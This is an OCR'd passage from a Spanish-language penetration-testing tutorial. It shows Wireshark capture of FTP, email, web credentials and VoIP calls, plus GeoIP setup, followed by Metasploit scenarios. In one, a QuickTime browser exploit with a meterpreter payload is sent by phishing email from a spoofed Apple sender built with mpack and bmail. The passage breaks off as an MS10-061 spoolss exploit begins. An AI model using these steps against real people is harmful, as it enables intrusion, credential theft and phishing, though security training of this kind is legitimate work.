
Captura Credenciales FTP




Captura Credenciales Correo




Captura Credenciales Web




Captura llamadas VOIP




Seleccionamos el protocolo rtp y nos ubicamos en el menú de wireshark Telephony/Voip Calls



Nos muestra la conversación capturada, para oírla de damos a placer.




Pulsamos decode para decodificar el fichero.




Ahora Podemos darle a Play para oír la conversación capturada.

Una de las opciones que posee wireshark y que resulta muy útil es la geolocalización de las direcciones IP, su configuración no representa un gran esfuerzo y el resultado merece la pena.
Inicialmente creamos una carpeta donde debemos descargarnos las bases de datos GeoIp.dat, GeoIPASNum.dat y GeoLiteCity.dat de http://www.maxmind.com/app/geoip_country en su versión open source.


En el menú edit /Preferences/Name Resolution de Wireshark en el menú edit debemos indicar la ruta de las bases de datos descargadas.




Posteriormente en el menú edit/preferences/protocols/ipv4, deberemos marcar el check "Enable Geoip Lookups".



Empezaremos una captura y cuando llevemos navegando un tiempo, nos vamos al menú Statistics/Endpoint List/Ipv4, nos mostrará un formulario con todas las direcciones ip asociada a su localización.



Pulsaremos al botón de Map donde nos enlazará a nuestro navegador que conectándose a Openlayers nos dibujará un map mundial con las ip geolocalizadas.




Nota: Si tu navegador por defecto no te muestra algo como la imagen anterior copia el enlace de la dirección, inicia firefox y pégalo en la barra de direcciones.

Escenarios prácticos

Los siguientes ejemplos pretenden mostrar como auditar las vulneralidades del sistema en todo su proceso y enseñando las diversas formas con las que podemos obtener acceso a el.

Quicktime 7.6.7

Queremos obtener acceso al sistema mediante un software vulnerable, en esta ocasión usaremos quicktime player en su versión 7.6.7.




Iniciaremos metasploit i buscaremos el exploit que nos interesa.

Ejecutamos en la consola “search Quicktime” y nos devuelve los exploit disponibles

Seleccionaremos “use Windows/browser/apple_quicktime_marshaled_punk”, con el método browser, y desde un servidor web creado temporalmente por metasploit crearemos una página maliciosa mediante la cual al conectarse la victima ejecutará el

exploit, el método de envío dependerá de cómo queráis desplegarlo, nosotros lo haremos mediante un correo enviado con el link.



Configuraremos los valores de metasploit como la dirección del servidor web, el payload que en nuestro caso usaremos meterpreter, y ejecutamos el exploit.


Ahora mediante cualquier tipo de ingeniería Social enviaremos el enlace de descarga del exploit


Crearemos un correo con la página maliciosa con

Mpack –s “Oferta” –d body.txt –c application/htm –o body.msg apple.htm


Esto nos empaquetará el cuerpo del mensaje y ahora procederemos al envío del correo con “ bmail –s 192.168.1.59 –t berna@hotmail.com –f ofertas@applestore.com –h –m body.msg”

Ahora nuestra victima recibirá el correo siguiente:






Y al pulsar en enlace nos devolverá la consola de meterpreter




Microsoft spoolss

En el siguiente ejemplo usaremos una vulnerabilidad en un error en la validación de los permisos de acceso en la cola de impresión, con lo cual el exploit seleccionado enviara una solicitud de impresión manipulada por el servicio de RPC ejecutando código arbitrario.

Si miramos las alertas del centro nacional de inteligencia www.ccn-cert.cni.es podemos encontrar la vulnerabilidad y su descripción, Microsoft la codifica con el número ms10-061, que en este caso es por donde buscaremos en metasploit el exploit afectado



Ejecutamos "**search ms10-061**"



